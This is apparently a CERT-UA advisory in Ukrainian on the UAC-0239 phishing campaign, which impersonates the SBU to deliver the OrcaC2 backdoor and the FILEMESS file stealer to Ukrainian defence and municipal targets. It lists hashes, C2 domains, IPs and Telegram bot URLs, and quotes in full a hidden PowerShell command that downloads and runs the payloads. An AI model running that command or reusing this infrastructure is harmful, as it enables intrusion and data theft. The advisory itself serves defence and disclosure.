cert.gov.ua /article/6285731

# Unknown Title

---

**Загальна інформація**

Національною командою реагування на кіберінциденти, кібератаки, кіберзагрози CERT-UA починаючи з другої половини вересня 2025 року фіксуються спроби здійснення цільових кібератак у відношенні Сил оборони та органів місцевого самоврядування низки регіонів України з використанням тематики "протидії російським диверсійно-розвідувальним групам", нібито, від імені Служби безпеки України.

Первинна взаємодія з об'єктом атаки забезпечується шляхом розповсюдження за допомогою сервісів Ukr.net/Gmail (але не виключно) електронних листів, що містять посилання для завантаження архіву (в тому числі захищеного паролем), в якому знаходиться VHD-файл, або безпосередньо вкладення у вигляді файлу згаданого типу. В свою чергу VHD (Virtual Hard Drive) файл містить виконуваний файл та декілька документів-приманок, як правило у форматі PDF.

Для реалізації зловмисного задуму застосовуються програмні засоби OrcaC2 (багатофункціональний інструмент, вихідний код якого доступний на Github) та FILEMESS (стілер файлів з функціоналом ексфільтрації до Telegram).

Досліджена активність відстежується за ідентифікатором UAC-0239.

**FILEMESS**

Програмний засіб, розроблений з використанням мови програмування Go. Основний функціонал - рекурсивний пошук файлів за визначеними переліками розширень в каталогах "Desktop", "Downloads", "Documents" та на логічних дисках D-Z, обчислення їх хеш-суми (алгоритм MD5), з подальшою ексфільтрацією за допомогою API Telegram. Списки розширень файлів: 1) odt, ott, fodt, uot, uof, docx, docm, dotx, dotm, doc, wps, dot, wpt, hwp, lwp, psw, wpd, abw, zabw, pages, fb2, mcw, pdb, sdw, pdf, ods, ots, sxc, stc, fods, uos, xlsx, xltx, xltm, xlsb, xls, xlc, xlm, xlw, xlk, dif, parquet, numbers, xlsm, odp, otp, odg, sxi, sti, sxd, fodp, uop, uof, pptx, ppsx, potx, potm, ppt, dps, pps, pot, dpt, cgm, cwk, pptm, odg, otg, fodg, wpg, dxf, cdr, cmx, psd, pub vdx, vsd, vsdm, vsdx, vstx, rar; 2) pdf, txt, csv, jpg, jpeg, jfif, jif, jpe, png, apng, tif, tiff, webp, zip, rtf (додатково застосовується тільки до трьох зазначених каталогів).

Персистентність забезпечується шляхом створення відповідного запису в гілці Run реєстру операційної системи. Автентифікаційні дані для взаємодії з API Telegram (токен) зашифровано за допомогою XOR та закодовано BASE64.

Запобігання одночасному запуску декількох екземплярів програми реалізовано шляхом перевірки наявності відповідного процесу.

**OrcaC2**

Програмний засіб (фреймворк), розроблений з використанням мови програмування Go. Вихідний код опубліковано на Github (https://github.com/Ptkatz/OrcaC2), останній реліз у 2022 році. Агент Orca Puppet володіє широким функціоналом, зокрема: віддалене виконання команд, інтерактивна командна оболонка, передача файлів, виготовлення знімків екрану, реєстрація натискань на клавіші, управління процесами (в т.ч. виготовлення дампів), обхід механізму UAC, виконання шелкоду, низка технік для ін'єкцій в процеси, підтримка проксі (RUDP, TCP, RICMP, RHTTP, KCP, QUIC), SOCKS, тунелювання трафіку (SSH, SMB), сканер портів, підбір паролів та інше.

Для забезпечення персистентності можуть створюватися заплановані завдання, записи в гілці Run реєстру ОС, служби.

**Індикатори кіберзагроз**

*Файли:*

```
48a8452b078b5bb89cd4daaab036ef6a	5192519e273730576cdc8e982aae4b1faf3153cdc6c3bba53d2149875df28b4c	Звернення_начальника_УСБУ_по_Житомирській_області_Компанчеко_В_В.vhd
6188b1922102c0801bef2dd7eb318ef0	6e9f3082d3157df62a5eae5c054ad9bbb7198d327332ec2859410b4d3d1836c6	Служба_безпеки_попереджає_про_нову_тактику_російських_спецслужб.pdf
3013da78fd14b5163d996173fb3897e4	55f52712bd713fb6453e8d3a34ee47b531b34904d11985aebbb5510c8d094543	СБУ_закликає_українців_бути_пильними_та_звертати_особливу_увагу.pdf.pdf
d911b85dbc82eefdae47a83dc0eb03b9	d2ea8f543b58eda554c8c07e267e110329f9a7cb9088a8044849f90d4eae73f6	СБУ_попереджає_українців_про_активізацію_російської_пропаганди.pdf.pdf
d624ea573893acfece46e82e4ce49998	f7d46c07ea06e9b2def9a048c58d8f2608842d055f69515755e7fb5e5d9fdeab	Звернення_начальника_УСБУ_по_Житомирській_області_Компанчеко_В_В.pdf.lnk
48665e539496ed859a216bea8bd32124	1cc13f36c13362116f94c6fabb03b3c48ccd08f66ab1052a121c130c9a76b9ff	Звернення.pdf
eb2c906f9d0605c97522420bcf986026	faaadf20ba302f8f93cbd8c017b03a4c107eceebf862f1a4d692dfa947c057cb	gupdate.vbs
0028c3d0de0a982706cf61f62c3e92e6	e1a30af4a39403cc11aee5ac9a787c4172e1b75ebc68a1b494e875bf5a10ff50	GoogleUpdate.exe (Orca Puppet)

fde2ef77964e86dc4e2af7f6e9580657	b565b68924942aa69c5a31c1abf8c30b762d2a4a1dbc35d2f2c7e9224eb6b617	-
fb713d4289c41c8f15cebf547627988a	d883544bbf8649c595b6d7a903862f9f461ee208822705fd53f66c1faa85bb75	СБУ_закликає_українців_бути_пильними_та_звертати_особливу_увагу_на_питання_безпеки_-_обласна_військова_адміністрація.pdf
3f445f84262b822dea51a9e97b19b186	202d9289e9f4670495c9d3bee9986700f422e498405fd99151593bf7a76b0cef	наказ Служби безпеки України від 19.01.2024 № 21_.pdf
d911b85dbc82eefdae47a83dc0eb03b9	d2ea8f543b58eda554c8c07e267e110329f9a7cb9088a8044849f90d4eae73f6	СБУ_попереджає_українців_про_активізацію_російської_пропаганди.pdf.pdf
3ed39b80f0f629915ff36ae2a4a98485	180778b2f8bb9db2c18f7f3773183cd0411981b74aa4bfb33c65b0ecd7fd539a	Служба_безпеки_попереджає_про_нову_тактику_російських_спецслужб__ворог_намагається_завербувати_українців,_видаючи_себе_за_СБУ.pdf
0160dbccac25c4f8a574e36a83102f44	8edd13f6a7489f25bda07db1f70f39562a20f84aa51b7170846674ced07bc526	Звернення_начальника_УСБУ_в_Харківскій_області_Куц_О_И.pdf
8dbc5fab0457daef1a423b1262c43a79	9875e6a4bffdee24d43282648192688051c12edc7aa4965af247ade0409f5c80	Звернення_начальника_УСБУ_в_Харківскій_області_Куц_О_И.exe (Orca Puppet)

9e5a3c5824099deed0a57bf003851dd6	202e04b1a9184c6a1502f3a5933845d49878ada11b45529fe5f8d554b20452f9	Звернення_начальника_УСБУ_в_Харківскій_області_Куц_О_И.vhd
fb713d4289c41c8f15cebf547627988a	d883544bbf8649c595b6d7a903862f9f461ee208822705fd53f66c1faa85bb75	СБУ_закликає_українців_бути_пильними_та_звертати_особливу_увагу_на_питання_безпеки_-_обласна_військова_адміністрація.pdf
3ed39b80f0f629915ff36ae2a4a98485	180778b2f8bb9db2c18f7f3773183cd0411981b74aa4bfb33c65b0ecd7fd539a	Служба_безпеки_попереджає_про_нову_тактику_російських_спецслужб__ворог_намагається_завербувати_українців,_видаючи_себе_за_СБУ.pdf
d911b85dbc82eefdae47a83dc0eb03b9	d2ea8f543b58eda554c8c07e267e110329f9a7cb9088a8044849f90d4eae73f6	СБУ_попереджає_українців_про_активізацію_російської_пропаганди.pdf.pdf
fa117c4d6b5f628b7240bd916bc89bf1	060e90989c2e2c61c9b0862069c5d9cdc3c738bee270f4a651267e49fa5a8d39	Звернення_начальника_УСБУ_в_Харківскій_області_Куц_О_И.exe (FILEMESS)

a85653fad983911e795219c73be6f83c	ba440ecee29a3364548b22557116fa09929c6bfed058f396b826471a858528bd	Звернення_начальника_УСБУ_в_Харківській_області Куц О.И.7z
a70401d790f05f137fa4ee0a53c95b68	b8b12453c0f5f1df85080f2295f8661bb3c28165779bfa8c61e87028d9009ae8	Звернення_начальника_УСБУ_в_Харківській_області_Куц_О_И.vhd
85e304af49dada022bbd6799c3cda1f2	c4ad490cd2778b6eca02d0f69de42206463c3ad70eab53003a6e52834c8eca9d	Звернення_начальника_УСБУ_в_Харківскій_області_Куц_О_И.exe (FILEMESS)

1376bb14fd401b6b419080e534cad79d	7f18979c9783ff0b88837cfd90c4bec119ab6d12240d3ece9cec60007fa0e4b0	sbu.kharkiv.7z
48ad24bd9398403f18f6dd3465b803ec	c8ea0beb1f018bd8730c2f27142d1f82d5d579a07b1da144bd965c2a544f1261	Звернення_начальника_УСБУ_в_Харківскій_області_Куц_О_И.vhd
55d617191d57bdab517d77766bf8ce89	eea950eb5cc45d094adc3667d4d70b0943c5cd6ca284979402711def7e7c0dc5	Звернення_начальника_УСБУ_в_Харківскій_області_Куц_О_И.exe (FILEMESS)
```

*Мережеві:*

```
sbu.drg@ssu-gov.com
ssu.noreply.gov@gmail.com
sbu.zhitomir.gov@ukr.net

hXXps://drive.google[.]com/open?id=1TB2pnMfFpPuyV6Ggq6f8OcO5FhzpVnJE
hXXps://drive.google[.]com/open?id=1WWXJIuvWjwMEIzcpObI4cEohUb8PqYKZ
hXXps://paste.c-net[.]org/LeatherBlending
hXXps://paste.c-net[.]org/PasadenaDeepest
hXXps://sbufiles[.]cloud/sbu/instructions/orders/Звернення_начальника_УСБУ_по_Житомирській_області_Компанчеко_В_В.pdf/?id=783040939090732

hXXps://api.telegram[.]org/bot8057858557
hXXps://api.telegram[.]org/bot7437010550
hXXps://api.telegram[.]org/bot8348402688

hXXps://ssu-gov[.]com/DLC/Scripts.js
hXXps://ssu-gov[.]com/DLC/Sender.php
hXXps://ssu-gov[.]com/Images/gru.png
hXXps://ssu-gov[.]com/index.php

hXXp://promoukrnet[.]xyz:2264/api/register
hXXp://promoukrnet[.]xyz:2264/api/send_to_client
hXXp://promoukrnet[.]xyz:2264/ws
hXXp://promoukrnet[.]xyz:2264/ws?systemId=%ID%
(tcp)://185[.]186.26.98:7324

ssu-gov[.]com
promoukrnet[.]xyz (C2 FILEMESS)
ukrnetpromo[.]xyz
ukrostars[.]xyz
mrbeam[.]shop
sbufiles[.]cloud
185[.]186.26.98 (C2 Orca Puppet)
87[.]120.126.184
87[.]120.93.143
87[.]120.93.239 (promoukrnet[.]xyz)
92[.]53.116.149 (Received)
64[.]188.91.87 (sbufiles[.]cloud)
```

```
sbu.drg@ssu-gov.com
ssu.noreply.gov@gmail.com
sbu.zhitomir.gov@ukr.net
https://drive.google.com/open?id=1TB2pnMfFpPuyV6Ggq6f8OcO5FhzpVnJE
https://drive.google.com/open?id=1WWXJIuvWjwMEIzcpObI4cEohUb8PqYKZ
https://paste.c-net.org/LeatherBlending
https://paste.c-net.org/PasadenaDeepest
https://sbufiles.cloud/sbu/instructions/orders/Звернення_начальника_УСБУ_по_Житомирській_області_Компанчеко_В_В.pdf/?id=783040939090732
https://api.telegram.org/bot8057858557
https://api.telegram.org/bot7437010550
https://api.telegram.org/bot8348402688
https://ssu-gov.com/DLC/Scripts.js
https://ssu-gov.com/DLC/Sender.php
https://ssu-gov.com/Images/gru.png
https://ssu-gov.com/index.php
http://promoukrnet.xyz:2264/api/register
http://promoukrnet.xyz:2264/api/send_to_client
http://promoukrnet.xyz:2264/ws
http://promoukrnet.xyz:2264/ws?systemId=%ID%
```

```
(tcp)://185.186.26.98:7324
ssu-gov.com
promoukrnet.xyz
ukrnetpromo.xyz
ukrostars.xyz
mrbeam.shop
sbufiles.cloud
185.186.26.98
87.120.126.184
87.120.93.143
87.120.93.239
92.53.116.149
64.188.91.87
```

*Хостові:*

```
%PUBLIC%\Downloads\GoogleUpdate.exe
%PUBLIC%\Downloads\gupdate.vbs
%PUBLIC%\Звернення.pdf
%PUBLIC%\Downloads\pkdhj.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\'Google Update'
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\'Sustem'
powershell.exe -Nop -sta -noni -w hidden C:\Windows\System32\curl.exe -o %PUBLIC%\Звернення.pdf https://sbufiles.cloud/sbu/instructions/orders/
%D0%97%D0%B2%D0%B5%D1%80%D0%BD%D0%B5%D0%BD%D0%BD%D1%8F_%D0%BD%D0%B0%D1%87%D0%B0%D0%BB%D1%8C%D0%BD%D0%B8%D0%BA%D0%B0_%D0%A3%D0%A1%D0%91%D0%A3_%D0%BF%D0%BE_%D0%96%D0%B8%D1%82%D0%BE%D0%BC%D0%B8%D1%80%D1%81%D1%8C%D0%BA%D1%96%D0%B9_%D0%BE%D0%B1%D0%BB%D0%B0%D1%81%D1%82%D1%96_%D0%9A%D0%BE%D0%BC%D0%BF%D0%B0%D0%BD%D1%87%D0%B5%D0%BA%D0%BE_%D0%92_%D0%92.pdf/?
id=783040939090732 --ssl-no-revoke; Invoke-Item -Path %PUBLIC%\Звернення.pdf; C:\Windows\System32\curl.exe -o %PUBLIC%\Downloads\gupdate.vbs https://paste.c-net.org/PasadenaDeepest --ssl-no-revoke; Invoke-Item -Path %PUBLIC%\Downloads\gupdate.vbs; C:\Windows\System32\curl.exe -o %PUBLIC%\Downloads\GoogleUpdate.exe https://paste.c-net.org/LeatherBlending
--ssl-no-revoke; Remove-Item -Path %PUBLIC%\Downloads\gupdate.vbs
%WINDIR%\System32\curl.exe -o %PUBLIC%\Downloads\GoogleUpdate.exe https://paste.c-net.org/LeatherBlending --ssl-no-revoke
%WINDIR%\System32\curl.exe -o %PUBLIC%\Downloads\gupdate.vbs https://paste.c-net.org/PasadenaDeepest --ssl-no-revoke

C:/Users/U7RY6W3E/Downloads/CLIMess/FIleMess/coreFile.go (PDB)
```

**Графічні зображення**



Рис. 1 Приклад ланцюга ураження (26.09.2025)



Рис. 2 Приклад ланцюга ураження (10.10.2025)